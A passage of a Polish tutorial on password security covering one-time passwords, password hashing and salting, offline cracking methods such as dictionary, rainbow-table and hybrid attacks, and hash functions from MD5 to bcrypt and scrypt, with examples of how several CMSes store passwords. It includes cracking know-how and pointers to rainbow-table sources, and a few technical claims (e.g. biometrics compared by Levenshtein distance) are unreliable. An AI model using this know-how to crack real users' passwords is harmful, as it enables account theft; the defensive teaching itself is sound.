Trudno wymusić na użytkowniku sposób, w jaki powinien przechowywać hasła. Częściowo można wpływać na bezpieczeństwo wymyślanych haseł poprzez wymuszenie okresowych zmian, ale taka polityka tylko rozjusza użytkowników, nieznacznie zwiększając ich bezpieczeństwo.

Problem ten może być rozwiązany przez metodę haseł jednorazowych, w której użytkownicy dostają wygenerowaną listę haseł, tracących ważność od razu po wykorzystaniu.

Główną zaletą tej techniki jest to, że posiadamy całkowitą kontrolę nad złożonością generowanych haseł. W dodatku użytkownicy podświadomie dużo chętniej zabezpieczają fizyczny przedmiot (listę haseł) niż sentencję do zapamiętania (którą i tak często zapisują). Hasła jednorazowe chronią również w pewien sposób przed przejęciem konta, gdyż cyberprzestępca nie ma możliwości *zmiany* hasła.

Oczywiście najsłabszym ogniwem tej metody jest lista haseł, która może zostać po prostu wykradziona lub skopiowana, ale na szczęście jest to mało prawdopodobne. W dodatku kradzież taką można łatwo zauważyć -- poszkodowany użytkownik nie będzie w stanie zalogować się do systemu i poprosi administrację o ponowną generację haseł, dzięki czemu wykradzione hasła staną się bezużyteczne.

Metoda uwierzytelniania przy pomocy haseł jednorazowych jest bardzo bezpieczną techniką, która w znaczny sposób przeszkadza crackerom. Nawet w momencie wykradzenia listy haseł, agresor będzie mógł korzystać z konta przez krótki czas.

Generowanie haseł jednorazowych może być zrealizowane przez wylosowanie listy haseł i przesłanie ich użytkownikom. Jest to poprawne rozwiązanie, jednak bezpieczniejszym i lepiej skalującym się rozwiązaniem jest generowanie haseł algorytmem Lamporta.

Metoda Lamporta, zwana również *jednokierunkowym łańcuchem skrótu (ang.* one-way hash chain*) wykorzystuje funkcje jednokierunkowe h(x) = y. Zwracają one wynik* y *w taki sposób, że na jego podstawie nie jesteśmy w stanie poznać danych wejściowych* x*. Funkcje jednokierunkowe zostaną opisane dokładnie w rozdziale „Hashowanie haseł".

Algorytm generowania haseł jednorazowych metodą jednokierunkowego łańcuchu skrótu jest następujący:

1. Wygeneruj hasło `secret`.
2. Wylosuj liczbę całkowitą `n>0`.
3. Dopóki `n > 0`
   - generuj hasło jednorazowe przez `n-krotne` użycie funkcji jednokierunkowej: `p=h(h(...(h(secret))))`,
   - przekaż hasło użytkownikowi,
   - w momencie poprawnego użycia hasła przez użytkownika, dekrementuj wartość n.
4. Gdy lista haseł zostanie wyczerpana (`n==0`), przejdź do *1.*

Funkcja jednokierunkowa sprawia, że nie jesteśmy w stanie poznać kolejnego (`n-1`) hasła, a użyte już hasło (`n+1`) staje się bezużyteczne.

3. Karty magnetyczne i inteligentne (*„co mam"*)

Kolejna metoda uwierzytelniania polega na przedstawieniu przedmiotu należącego do identyfikującej się osoby. Przedmiotem tym może być np. karta magnetyczna lub inteligentna.

Karta magnetyczna to w praktyce mała przestrzeń dla dowolnych danych -- na taśmie można zapisać około 140 bajtów. W większości wypadków na pasku zapisywany jest login lub para login-hasło. Niekiedy dla zwiększenia bezpieczeństwa firmy wydające karty szyfrują hasło prywatnym kluczem.

Większym bezpieczeństwem cechują się karty inteligentne (smart card). Są one wyposażone w procesor, pamięć ROM oraz EEPROM. Ten typ kart jest niezwykle uniwersalny, ponieważ karty te są tak na prawdę prostymi komputerami, które możemy programować (np w Basic, Java lub .NET). Dzięki temu mamy dostęp do wielu metod uwierzytelniania, takich jak chociażby schemat *wyzwanie-odpowiedź*(ang. *challenge-response*) i wiele więcej .

4. Techniki biometryczne (*„czym jestem"*)

Ostatnia opisywana metoda opiera się na tym, czym jest uwierzytelniający się obiekt.

Ludzkie ciało cechuje się kilkoma właściwościami, które są prawie całkowicie niepowtarzalne. Użycie takich cech w procesie uwierzytelniania nazywamy właśnie techniką biometrycznej weryfikacji tożsamości.

Prostą i zaskakująco skuteczną techniką biometryczną jest metoda badana długości palców człowieka. Jednak mimo dobrych właściwości identyfikujących, urządzenia skanujące mogą być łatwo oszukane poprzez podstawienie odlewu dłoni zrobionej w gipsie. Przez to metoda staje się problematyczna, gdyż wymaga również badania temperatury dłoni oraz jej układu krwionośnego -- a to znacząco zwiększa koszt urządzeń.

Obecnie najczęściej wykorzystywane techniki biometryczne polegają na porównywaniu linii papilarnych, twarzy lub tęczówki oka. W momencie rejestracji użytkownikowi robione jest zdjęcie palca lub twarzy, które jest zapamiętywane. Podczas logowania użytkownikowi robione jest kolejne zdjęcie. Między dwoma obrazami obliczana jest odległość Levenshteina i jeśli wynik mieści się w odpowiednim zakresie, wtedy proces logowania kończy się sukcesem.

Dobranie odpowiedniego progu akceptacji nie jest łatwe. Przy pomocy tego współczynnika powinniśmy nie tylko jednoznacznie zidentyfikować osobę, ale również poradzić sobie z takimi niedogodnościami jak zmiana tła lub cechy w czasie (inna pora dnia na zdjęciu, oświetlenie, starzenie się użytkownika, zmiana zarostu lub okularów).

Techniki porównywania zdjęcia obarczone są dużym ryzykiem fałszerstwa. Proces uwierzytelnienia można łatwo oszukać przez podstawienie fotografii wskazanej osoby. Problemy takie rozwiązuje się np. przez zastosowanie flaszy i badaniu reakcji źrenicy lub przy pomocy algorytmów wizji komputerowej, ale takie metody mocno podnoszą koszt wdrożeń.

5. Dlaczego używamy haseł statycznych?

Mimo dużej liczby algorytmów większość mechanizmów uwierzytelniających wykorzystuje technikę haseł statycznych. Dlaczego wybierana jest metoda, która posiada tak wiele złych cech?

Popularność uwierzytelniania przy pomocy haseł statycznych spowodowana jest trzema czynnikami:

- mała cena -- wprowadzenie pola tekstowego i ewentualnie zakup klawiatury/PINPadu jest pomijalnie małym kosztem,
- prostota -- naciśnięcie klawiszy nie sprawia użytkownikom żadnego problemu. W celu weryfikacji programiści muszą tylko porównać sygnały lub ciągi znaków,
- akceptacja społeczna -- użycie klawiatury jest proste i nie rodzi żadnych obaw. Z pewnością nie można by tak powiedzieć, gdyby uwierzytelnianie polegało na nakłuciu palca i przeprowadzeniu spektrografii krwi.

Metody przechowywania haseł statycznych

Mimo tego że hasła statyczne to tylko ciągi znaków, forma ich przechowywania ma istotny wpływ na bezpieczeństwo całego systemu.

1. Plaintext i szyfrowanie

Hasło w formie jawnej (*ang. Plaintext*) przechowywane jest w bazie danych jako ciąg bezpośrednio wpisywany przez użytkownika. To bardzo niebezpieczne podejście -- podczas udanego ataku agresor poznaje hasła wszystkich użytkowników, włącznie z hasłami administracji. Dzięki tym danym, atakujący może używać kont o wyższych uprawnieniach lub nawet przejmować konta w innych systemach.

Narzucającym się sposobem ochrony przed taką sytuacją jest szyfrowanie haseł. Dzięki temu użytkownicy będą mogli w niezmienionej formie używać swoich danych uwierzytelniających, a baza danych będzie przechowywać je w nieczytelnej dla agresora postaci.

Niestety **szyfrowanie haseł nie jest bezpiecznym rozwiązaniem**. Należy bowiem założyć, że atakujący, posiadając dostęp do bazy danych, może również wykraść z systemu klucze szyfrujące. Szyfrowanie powinno służyć wyłącznie, jako *pewna* forma ochrony wrażliwych danych osobowych, takich jak historia chorób, ubezpieczenia i podobnych.

2. Hashowanie haseł

Hashowanie haseł polega na przechowywaniu wartości **bezpiecznej** funkcji hashującej, której na wejściu podajemy hasło wpisane przez użytkownika.

Ważne jest, aby odróżniać funkcje hashujące (używane w algorytmice) od *bezpiecznych* funkcji hashujących (używanych w kryptografii).

Funkcja hashująca (mieszająca) jest używana w budowie tablic hashujących -- popularnych struktur danych w algorytmice. Celem funkcji hashującej jest wygenerowanie *pewnego* skrótu z *dowolnie dużej wiadomości*.

```
/** Przykład klasycznej funkcji hashującej **/
function classicHash(x) { return x.length % 3; }

classicHash("Securitum"); //0
classicHash("Vizzdoom"); //2
classicHash("Ala ma kota"); //2
```

Jak widać funkcja hashująca nie musi być niczym skomplikowanym. W powyższym przykładzie, z dowolnie długiej wiadomości funkcja zwraca wartości od 0 do 2. Oczywiście `classicHash(x)` w żaden sposób nie może zostać użyty, jako część mechanizmu składowania haseł, ponieważ hasło `vizzdoom` mogłoby być użyte do logowania na konto użytkownika używającego hasła `Ala ma kota`.

Problem ten rozwiązują **bezpieczne funkcje hashujące** (funkcje skrótu kryptograficznego), których wynik potocznie nazywany jest *hashem*.

Bezpieczne funkcje hashujące `h(x) = hash` są funkcjami hashującymi z następującymi właściwościami:

- **Jednokierunkowość** -- na podstawie wyjścia (`hash`) nie możemy w żaden sposób określić wejścia (x).
- **Wysoka odporność na kolizje** -- bardzo trudna generacja tego samego wyjścia (`hash`) przy użyciu dwóch różnych wejść (`x1` , `x2`).
- **Duża zmienność wyjścia** -- duża różnica wyjść (`hash1` , `hash2`) wygenerowanych przez bardzo podobne wejścia (`x1` , `x2`).

W kontekście bezpieczeństwa haseł, jednokierunkowość zapewnia, że nie można wyliczyć (poznać) oryginału hasła podanego przez użytkownika, gdy jest się w posiadaniu wyłącznie jego skrótu.

Wysoka odporność na kolizje rozwiązuje problem logowania się na cudze konto z wykorzystaniem innego hasła.

Duża zmienność hashy sprawia, że atakujący nie jest w stanie określić natury oryginału hasła -- jego długości, użytych znaków czy nawet podobieństwa do innego oryginału.

Wszystkie powyższe właściwości znacząco zwiększają bezpieczeństwo, a ich stosowanie jest przezroczyste dla użytkowników.

Niemniej, hashowanie haseł nie rozwiązuje wszystkich problemów bezpieczeństwa haseł statycznych. Każda funkcja skrótu kryptograficznego posiada pewne ryzyko kolizji. Zawsze też istnieje możliwość zindeksowania par `hasło-hash` , by przy ich pomocy odzyskiwać oryginały haseł. Przed atakami na hashe haseł można bronić się, starając się jak najbardziej wydłużyć proces wyliczania par `hasło-hash` dla użytej funkcji skrótu.

Jedną z takich metod jest metoda solenia haseł.

3. Solenie haseł

Bezpieczna funkcja hashująca na wejściu przyjmuje *wiadomość o dowolnym rozmiarze*. Atakujący może stworzyć prosty słownik `hasło-hash` i własnoręcznie go uzupełnić o popularne wyrazy i ich hashe. W momencie wykradzenia haseł w postaci hashowanej wystarczy, że porówna je z hashami ze swojego słownika. Znalezione przypasowania będą oryginalnymi hasłami, które były wprowadzane przez użytkowników.

Sam proces tworzenia takiego słownika jest prosty, jednak wymaga bardzo dużych nakładów pamięciowych i obliczeniowych. Jednak gdy oryginał hasła jest wyrazem krótkim lub nieskomplikowanym, wtedy szybko znajdzie się w słowniku agresora, zapewniając mu udany atak.

Rozwiązanie problemu odzyskiwania hashy nieskomplikowanych haseł zostało opracowane już w 1979 roku. Metoda zaproponowana przez badaczy Morrisa oraz Thompsona, polega na dodaniu do każdego hasła losowej, `n-bitowej` wiadomości (tzw. soli). Sól jest dodawana do każdego hasła wpisywanego przez użytkownika i dopiero całość jest przekazywana do funkcji skrótu. Dzięki temu, nawet proste hasła takie jak `12345` w rzeczywistości są przechowywane jako wynik bezpiecznej funkcji hashującej `h("12345pk&Dsx8Gd_1shFd4")` (sól 16 bajtowa). Tworzący słownik atakujący stoi przed wielokrotnie trudniejszym zadaniem, które nawet przy krótkich solach może stać się niewykonalne ze względu na niezmiernie długi czas obliczeń.

Wektory ataku na hasła statyczne

Ataki na hasła dzieli się na dwie grupy -- ataki offline oraz online.

Ataki online to stosunkowo proste techniki polegające na wysyłaniu żądań do usług systemu. Żądania te zawierają tysiące danych uwierzytelniających. Mimo swojej prostoty ataki online okazują się zaskakująco efektywne, w szczególności w systemach, które udostępniają wiele usług.

Z kolei ataki offline przeprowadzane są już po przełamaniu pewnych zabezpieczeń, gdy hashe haseł trafią do rąk agresorów. **Ataki offline** na hashe haseł są atakami kryptograficznymi, w których agresor stara się odnaleźć oryginał hasła.

Możemy wyróżnić następujące grupy ataków kryptograficznych (offline) na hasła: ataki siłowe (bruteforce), ataki słownikowe (dictionary), atak tęczowych tablic (rainbow tables) oraz ataki hybrydowe.

1. Bruteforce Attack

To najpopularniejsza forma ataku, która polega na generowaniu wszystkich kombinacji znaków w pewnym ustalonym zakresie. Z generowanych ciągów obliczany jest hash, który jest porównywany z hashem wykradzionego hasła. Jeżeli dwa hashe się zgadzają, wtedy albo udaje się odgadnąć oryginał hasła, albo znaleźć kolizję w funkcji hashującej.

Atak Bruteforce jest *atakiem wyczerpującym*. Przy odpowiednio długim czasie (lub dużych zasobach) możemy odzyskać oryginał hasła *dowolnej* długości. Ważne jest, żeby tak skonfigurować mechanizmy bezpieczeństwa haseł, by atak tego rodzaju trwał bardzo długo (np. kilka tysięcy lat), przez co stanie się całkowicie nieprzydatny.

Najlepszą obroną przeciwko atakom siłowym jest użycie techniki key stretching oraz soli dynamicznych.

2. Dictionary Attack

Liczba ciągów generowanych w ataku Bruteforce jest ogromna, ponieważ sprawdzane są wszystkie kombinacje w danym zakresie. W związku z tym, w rozsądnym czasie nie jesteśmy w stanie przetestować długich haseł (np. dłuższych od 10 znaków).

Metoda słownikowa polega na generowaniu hashy tylko z najczęściej występujących ciągów haseł, takich jak imiona, daty urodzin, kluby piłkarskie i wiele innych. Z pomocą kilkugigabajtowych słowników takich ciągów jesteśmy w stanie złamać ponad połowę hashy w czasie poniżej doby.

Solenie haseł jedynie nieznacznie zmniejsza skuteczność tej metody. Oprócz skomplikowanych haseł, technika key stretching jest skuteczną obroną przeciwko atakom słownikowym.

3. Rainbow Tables Attack

Aby w ataku bruteforce za każdym razem nie generować wszystkich hashy haseł, można je po prostu zapamiętać w ogromnym słowniku hash-hasło. Przy następnym ataku wystarczy odszukać w nim indeks odpowiadający wykradzionemu hashowi.

Niestety, słowniki takie nawet dla krótkich haseł (<8 znakowych) zajmują bardzo dużo pamięci masowej, często przekraczając pojemność typowych dysków twardych. Dodatkową przeszkodą jest trudność przeszukiwania tak wielkich źródeł danych. To wszystko powoduje, że nie tworzy się tego rodzaju słowników.

Tęczowa tablica to ogromny zbiór odpowiednio zindeksowanych danych, które zawierają informacje o parze hash-hasło. Tęczowe tablice są dużo mniejsze niż słowniki wszystkich kombinacji hash-hasło, jednak czas ich generacji jest dużo dłuższy.

Atak przy użyciu Rainbow Tables może w kilkanaście minut znaleźć hasła o średniej długości (nawet do 12 znaków) ze skutecznością powyżej 95%. RT to dalej duże zbiory danych, ale już takie, które mogą pomieścić typowe dyski twarde (5-500 GB, w zależności od skuteczności i długości łamanego hasła).

Tęczowe tablice można ściągnąć poprzez torrent ([1] , [2] , [3]), kupić lub własnoręcznie wygenerować (programem rtgen dodawanym do Cain&Abel).

Przeciwko atakom Rainbow Tables chronią już kilkubajtowe sole i nawet najprostszy key stretching.

4. Ataki hybrydowe

Ataki hybrydowe wykorzystają niezawodność metody Bruteforce oraz skuteczności metody słownikowej. Reguły ataku modyfikują ciągi w słowniku, dodając przykładowo do każdego kandydata cyfry 00-99. Generacja reguł jest sztuką wymagającą skomplikowanej analizy charakteru haseł wymyślanych przez użytkowników.

Ataki hybrydowe są atakami najskuteczniejszymi ze wszystkich tutaj opisanych.

Obrona przeciwko nim jest analogiczna jak w przypadku ataków słownikowych -- należy użyć key stretchingu, ponieważ stosowanie soli tylko nieznacznie zmniejsza skuteczność ataku.

Czynniki wpływające na sukces ataku

Z poprzednich rozdziałów dowiedzieliśmy się, jak przechowywać hasła oraz w jaki sposób przeprowadzać ataki na mechanizmy zabezpieczające hasła. W tym rozdziale skupimy się na czynnikach, które wpływają na czas i skuteczność ataku.

1. Złożoność hasła

Długość hasła oraz różnorodność użytych znaków bezpośrednio wpływa na jego bezpieczeństwo. Im więcej znaków zostanie użytych w haśle, tym więcej prób będzie musiał podjąć atakujący podczas ataku *siłowego*.

Pesymistyczna liczba prób, którą musi podjąć atakujący zależy od długości hasła oraz mocy zbioru znaków. Wyraża się to wzorem: PESYMISTIC_PASS = SPACE_LENGTH ^PASS_LENGTH^.

Popularne przestrzenie znaków badane przez crackerów prezentuje poniższy obrazek:

Wykres poniżej pokazuje, jak mocno zwiększa się złożoność hasła, w zależności od użytych znaków.

Długie hasła nie muszą chronić przeciwko atakom słownikowym czy hybrydowym -- słowo `K0nstantynopolitanczykowianeczka12` czy `Hottentottenstottertrottelmutterbeutelrattenlattengitterkofferattentater` z pewnością znajdzie się w wielu słownikach.

2. Szybkość bezpiecznej funkcji hashującej

Algorytmika jest sztuką znajdywania wydajnych rozwiązań. Niestety szybka implementacja funkcji hashujących staje się problemem z punktu widzenia bezpieczeństwa, ponieważ pozwala to na wykonanie większej liczby sprawdzeń przez atakującego, bezpośrednio skracając czas (dowolnego rodzaju) ataków.

3. Prawo Moore'a

Oprogramowanie tworzone jest po to, aby używać go przez długi czas -- systemy i aplikacje mają działać przez wiele lat. Wzrost mocy komputerowej w tym okresie ma duże znaczenie dla bezpieczeństwa haseł. Zgodnie z prawem Moore'a w okresie ośmiu lat moc obliczeniowa wzrośnie szesnastokrotnie (2**4) razy. Czy używany mechanizm przechowywania haseł, za kilka lat dalej skutecznie będzie chronił użytkowników?

W praktyce szybkość łamania haseł statycznych wzrasta jeszcze szybciej. Jeszcze kilka lat temu hasła były łamane wyłącznie przy użyciu mocy obliczeniowej procesorów. Dzisiaj wykorzystuje się moc drzemiącą w kartach graficznych -- dają one nawet tysiąckrotny wzrost wydajności. A gdzieś tam w oddali słychać echa komputera kwantowego, który wywróci świat kryptografii do góry nogami.

Bezpieczeństwo haseł wymaga myśli wyprzedzającej ówczesną technologię. Wybór technik przechowywania haseł powinien uwzględniać łatwość adaptacji do nowych rozwiązań technicznych.

Algorytmy bezpiecznych funkcji hashujących

W tym rozdziale skupimy się na algorytmach realizujących zadania stawiane funkcjom skrótu. Dowiemy się, jakich algorytmów powinno się używać dzisiaj i czy na pewno wszystkie z nich są *bezpieczne*.

Oto wyniki funkcji opisywanych w tym rozdziale:

```
md5("vizzdoom") = 96daa74aac66d0fa51c9dd6d2dacc37a

sha1("vizzdoom") = bfc4231d98b642f656b0c36200e7ba1371a07890

sha224("vizzdoom") = b7d8cf74e7a25940f474182e8adfffde027d78a68976578a8335c48d

sha256("vizzdoom") = ea548b8f9e63f1d9aa59792853a26cbc87720cd387203a1da728bdf812f92443

sha384("vizzdoom") = eb985a4e06d7fff456d8731c90c41676a60413bdf252a3be149582f8d946e388067110bd26085880fba1b77d26
341540

sha512("vizzdoom") = 44285420e6ace09f4b25779e2be5d17076ce7cb6637ea89cfcb8a8bfeeb6d8e4cd247004679ec2bf005395f323
0c5562364b7da937883f0c1f63c529b5353bd7

bcrypt("vizzdoom",bcrypt.gensalt(12))

'$2a$12$ECkVAZC8c3FcL9xWNiQ4l.cl72O5et0PCxhKfR6gGX7Hb7ROTbVBy'

pbkdf2("vizzdoom"," Twpov3pia",4000,32) = d58a5a64b4dfd1a2f56d72ee032ba97837ca77f31f0f0c21fd767194bdad439e

scrypt("vizzdoom") = [dane binarne]
```

1. MD5

Współcześnie najczęściej stosowaną funkcją skrótu jest MD5. Generuje ona stały, 128 bitowy wynik, zazwyczaj zapisywany jako ciąg 32 znaków reprezentujących zapis szesnastkowy.

Mimo popularności MD5 nie jest już uważane za funkcję w pełni bezpieczną -- opracowano wiele technik znajdujących kolizję tej funkcji. Jedną z nich jest metoda *MD5 Tunneling* znajdująca kolizję w czasie poniżej 10 sekund, wykorzystując do tego moc laptopa przeciętnej klasy.

Odkrycia tego rodzaju oczywiście są ciekawe, ale w praktyce nie wpływają znacznie na bezpieczeństwo hashy MD5. Większość technik znajdywania kolizji podaje na wejściu MD5 dane binarne, a więc dane ze zdecydowanie szerszego zakresu niż znaki ASCII.

Chociaż dzisiaj nie istnieją efektywne metody znajdujące kolizje w hashach MD5 haseł, odradza się stosowanie tej funkcji. Istnieją realne przesłanki wskazujące, że sytuacja ta zmieni się w najbliższych latach.

Więcej informacji o funkcji MD5 można znaleźć w wikipedii oraz w dokumencie RFC1321. Programy wraz z wyjaśnieniem techniki *MD5 Tunneling* można znaleźć w tym miejscu. Sam przykład kolizji w MD5 wraz z wizualizacją stanów wewnętrznych bloków algorytmu można zobaczyć tutaj.

2. SHA

SHA0 było pierwszą funkcją należącą do rodziny Secure Hash Alghoritm. W tym momencie SHA0 podziela los MD4 -- w obu tych funkcjach znaleziono kolizje pozwalające w krótkim czasie odzyskać oryginał hasła lub jego odpowiednik.

SHA1 jest obecnie największym konkurentem MD5. Istnieje kilka ataków teoretycznych na tę funkcję, jednak w praktyce nie zagrażają one jeszcze bezpieczeństwu hashy. Jednak tego rodzaju sytuacje sugerują, że warto zainteresować się nowszą wersją algorytmu.

SHA2 jest w tej chwili jedną z najbezpieczniejszych wersji algorytmów rodziny SHA. SHA2 istnieje w czterech odmianach: SHA-224, SHA-256, SHA-384 oraz SHA-512. Wszystkie warianty działają w podobny sposób, jednak używają struktur danych o różnej wielkości oraz zwracają hash różnej długości.

SHA2 zapewnia wysoki poziom bezpieczeństwa. Niestety funkcje z tej grupy nie są często stosowane, ponieważ ich użycie często wymaga kompilacji dodatkowych modułów (np. do baz danych). Dodatkowym powodem było też oczekiwanie na finalną wersję algorytmu SHA3.

2 października 2012 roku przedstawiono algorytm SHA3, który używa nowego podejścia -- więc teoretycznie ataki na wcześniejsze wersje SHA nie powinny wpływać na jego bezpieczeństwo. Niestety -- dalej jest to algorytm bardzo szybki.

Różnice między algorytmami z rodziny SHA przedstawia poniższa tabela:

3. BCrypt -- (naprawdę) bezpieczna funkcja hashująca

BCrypt jest pierwszą opisywaną tutaj funkcją skrótu kryptograficznego, która została stworzona specjalnie z myślą hashowania haseł statycznych, a nie dowolnych danych binarnych.

BCrypt wyróżnia się na tle wcześniej opisywanych algorytmów tym, że wymaga stosowania soli oraz posiada wbudowany mechanizm key stretching.

Ogólny schemat hashu BCrypt to: `<sól><pwhash>`.

Sól złożona jest z następujących elementów:

- `$<version>` -- wersja algorytmu bcrypt (np. `$2a`),
- `$<rounds>` -- liczba z przedziału `04-99` określająca tzw. *work factor* algorytmu (domyślnie `$12`),
- `$<saltaddon>` -- losowe 22 znaki powiększające sól. Ciąg ten weryfikowany jest przez wyrażenie regularne `[./A-Za-z0-9]`. Znaki te *można* wylosować własnoręcznie lub zostawić ten proces samemu algorytmowi.

Ostatecznie hash BCrypt wygląda następująco:

```
$<version>$<rounds>$<saltaddon><pwhash>
```

Czyli `pwhash` 31 znakowy hash hasła, który został stworzony przy pomocy wersji `<version>` algorytmu BCrypt, wykorzystując *work factor* równy `<rounds>` oraz dodatkową sól dynamiczną `<saltaddon>`.

Informacja o soli i hashu zapisywana jest w bazie danych jako jeden ciąg. BCrypt zwraca hash kodowany wewnętrzną wersją Base64 (trochę inaczej działa w niej padding na ostatnich pozycjach).

Algorytm może wydawać się bardziej skomplikowany niż MD5 czy SHA, jednak jego użycie jest bardzo proste. Poniżej znajduje się przykład generacji skrótu BCrypt w języku Python3 z wykorzystaniem biblioteki py-bcrypt:

```
>>> import bcrypt
# Generuj hash z własnoręcznie ustawionymi właściwościami soli
>>> bcrypt.hashpw("vizzdoom","$2a$12$1234567890123456789012"
'$2a$12$123456789012345678901ueEDm4W8S0bcR7tYCaovy5X64j.wKmA2'

# Generuj hash z solą losowaną przez algorytm oraz work factor 12
>>> bcrypt.hashpw("vizzdoom",bcrypt.gensalt(12))
'$2a$12$ECkVAZC8c3FcL9xWNiQ4l.cl72O5et0PCxhKfR6gGX7Hb7ROTbVBy'
```

Czas wyjaśnić tajemniczy *work factor*.

Work factor można skojarzyć ze stopniem złożoności obliczeniowej. Minimalną wartością akceptowaną w BCrypt jest work factor = 4.

Każde zwiększenie współczynnika Work Factor o jeden zwiększa dwukrotnie czas obliczeń. Jeśli hashe z `work factor = 11` obliczane są w ciągu 0.25 sekundy, to hashe z `work factor = 14` będą obliczane w 2 sekundy. Różnica dla użytkownika będzie praktycznie niezauważalna -- jednak w momencie kradzieży bazy danych, agresor w ciągu sekundy będzie mógł sprawdzić co najwyżej kilkaset hashy BCrypt, zamiast milionów hashy MD5/SHA1.

Work Factor jest wartością konfigurowalną, więc BCrypt staje się funkcją walczącą z prawem Moore'a oraz gwarantującą dużą elastyczność przeciwko atakom wymyślonym w przyszłości (future-proof).

Work Factor jest mechanizmem `_Key Stretchingu_` bezpośrednio wbudowanym w sam algorytm funkcji.

4. PBKDF2 -- bezpieczeństwo i popularność

Password Based Key Derivation Function 2 to popularny algorytm podobny do BCrypt, zapewniający porównywalny stopień bezpieczeństwa. PBKDF2 jest bardzo bezpieczną funkcją skrótu stosowaną między innymi jako element zabezpieczający bezprzewodowe sieci WiFi (WPA, WPA2).

Jedynym mankamentem tej funkcji jest podatność na zrównoleglanie (w większym stopniu niż BCrypt). Ta ułomność pozwala na tworzenie szybszych crackerów PBKDF2 w GPGPU (w porównaniu do BCrypt).

5. SCrypt -- ekstremalny stopień bezpieczeństwa

SCrypt jest to najmłodsza opisywana tutaj funkcja skrótu kryptograficznego. Jest uważana za jedną z najbezpieczniejszych na świecie.

Ogólna metoda działania jest podobna do funkcji BCrypt czy PBKDF2, jednak SCrypt wyróżnia się wśród tych funkcji pewną unikatową cechą.

SCrypt pozwala parametryzować nie tylko wymaganą do obliczeń moc obliczeniową, ale również wymaganą ilość używanej pamięci. Daje to niezwykle skomplikowany Key Stretching, który nie tylko chroni przed klasycznymi atakami, ale również utrudnia implementację w GPGPU.

SCrypt działa na dowolnych plikach binarnych (czyli nadaje się do szyfrowania nie tylko haseł). Z powodzeniem można zastąpić szyfrowanie komendą `openssl` przez `scrypt {enc|dec} infile > outfile`. Instalacja wymaga własnoręcznej komplikacji źródeł aplikacji. Nie sprawia to jednak problemów -- na domyślnych ustawieniach systemu Ubuntu 12.04 oraz Backtrack 5r3 nie trzeba instalować dodatkowych bibliotek.

6. Portable PHP Password Hashing Framework -- phpass

Portable PHP password hashing framework jest algorytmem dla języka PHP oferującym nie tylko duże bezpieczeństwo funkcji hashującej, ale również umożliwia przenoszenie między różnymi systemami (wspiera PHP od wersji 3.0.18 do 5.4 i nowsze!).

W algorytmie używane są trzy mechanizmy:

- Bezpieczna funkcja hashująca (Blowfish, DES lub MD5),
- Sól (8 znaków),
- Key Stretching (liczba iteracji ponownego hashowania w liczbie 2 ^parametr^).

Algorytm działa w trzech wariantach, w zależności od ustawień PHP:

	Użyta funkcja hashująca	**Wymagania**
Wersja bezpieczna	Blowfish (bcrypt)	PHP 5.3.0 wraz z Suhosin Patch
Wersja bezpieczna	DES	PHP 5.3.0
Wersja portable	MD5	PHP 3.0.18 -- 5.4+

Takie podejście pozwala na używanie bezpiecznej funkcji skrótu praktycznie w każdej instancji PHP, niezależnie od tego, czy wspiera ona nowoczesne funkcje skrótu, czy nie.

Algorytm phpass można porównać do BCrypta zaimplementowanego dla języka PHP.

Zasadę działania (dla wersji portable) prezentuje poniższy listing:

```
$final = '$P$'
$final .= encode64_int($rounds)
$final .= genSalt() (8 bytes "encode64" format).
$hash = md5($salt . $password)
For 2$rounds times, do $hash = md5($hash . $password)
$final .= encode64($hash)
```

```
$P$9IQRaTwmfeRo7ud9Fh4E2PdI0S3r.L0
\__________/\____________________/
  \                   \ Actual Hash
   \$P$   9   IQRaTwmf
    \_/   \   \______/
     \     \
      \     \      \ Salt
       \     \ # Rounds
        \       (not decimal representation, 9 is actually 11)
         \ Hash Header
```

Implementacja w aplikacjach PHP jest bardzo prosta. Wystarczy pobrać bibliotekę phpass i utworzyć obiekt klasy `PasswordHash` w sposób pokazany poniżej:

```
<?php
header('Content-type: text/plain');
require 'PasswordHash.php';

######## Try to use stronger but system-specific hashes,
######## with a possible fallback to the weaker portable hashes.
$t_hasher = new PasswordHash(8, FALSE);
$hash = $t_hasher->HashPassword('test12345');
print 'Hash: ' . $hash . "\n";

#Check Password using stronger, system specyfic hashes
$check = $t_hasher->CheckPassword('test12345', $hash);
print "Check correct: '" . $check . "' (should be '1')\n";
```

```
######## Force the use of weaker portable hashes.
$t_hasher = new PasswordHash(8, TRUE);
$hash = $t_hasher->HashPassword('test12345');
print 'Hash: ' . $hash . "\n";

#Check Password using portable hashes
$check = $t_hasher->CheckPassword('test12345', $hash);
print "Check correct: '" . $check . "' (should be '1')\n";

######## A correct portable hash for 'test12345'.
$hash = '$P$9IQRaTwmfeRo7ud9Fh4E2PdI0S3r.L0';
print 'Hash: ' . $hash . "\n";
$check = $t_hasher->CheckPassword('test12345', $hash);
print "Check correct: '" . $check . "' (should be '1')\n";
?>
```

OUTPUT:

```
Hash: $2a$08$LzUc1bZaOQOWEg/tyhGXMe4LbhmQSv0q8Vzwdye5SR3Zk8m6PqqbC
Check correct: '1' (should be '1')
Hash: $P$BouPo6QYqCi7g2kIrac9Cwo/.UZaYr.
Check correct: '1' (should be '1')
Hash: $P$9IQRaTwmfeRo7ud9Fh4E2PdI0S3r.L0
Check correct: '1' (should be '1')
```

Portable PHP password hashing framework pozwala w bardzo łatwy sposób znacznie zwiększyć bezpieczeństwo haseł dowolnej aplikacji PHP. W najnowszych wersjach PHP zaleca się, aby wyłączyć tryb portable i korzystać z implementacji generującej skrót BCrypt.

Funkcje skrótu w zastosowaniach

Przyjrzyjmy się, jak najpopularniejsze systemy przechowują hasła statyczne swoich użytkowników.

1. PHPBB2, PHPBB By Przemo, Joomla <1.0.13, PHPNuke, XOOPS...

`md5(pass)`

Wiele powszechnych systemów zarządzania treścią, przechowuje hasła hashowane tylko funkcją MD5 i to bez użycia soli. Jest to bardzo niebezpieczne dla użytkowników.

Administracja tych serwisów powinna zainteresować się nowszymi systemami CMS lub przynajmniej powinna przepisać mechanizmy zarządzania hasłami w tych skryptach.

2. Joomla >= 1.0.13, Joomla 2.x

`md5(pass.salt(32))`

Nowsze wersje systemu Joomla używają długiej (32 znakowej), dynamicznej soli dla każdego hasła.

Takie rozwiązanie całkowicie chroni przed atakami tęczowych tablic (oraz atakami bruteforce), ale nie zdaje egzaminu zabezpieczania przed bardziej skomplikowanymi atakami słownikowymi. Dla każdej generowanej próby w tych atakach cracker musi po prostu dodać sól i sprawdzić, czy hashe się zgadzają. Taka operacja tylko nieznacznie wpływa na czas tych ataków.

3. SMF 1.1.x, SMF 2.x

`sha1(strtolower(user).pass)`

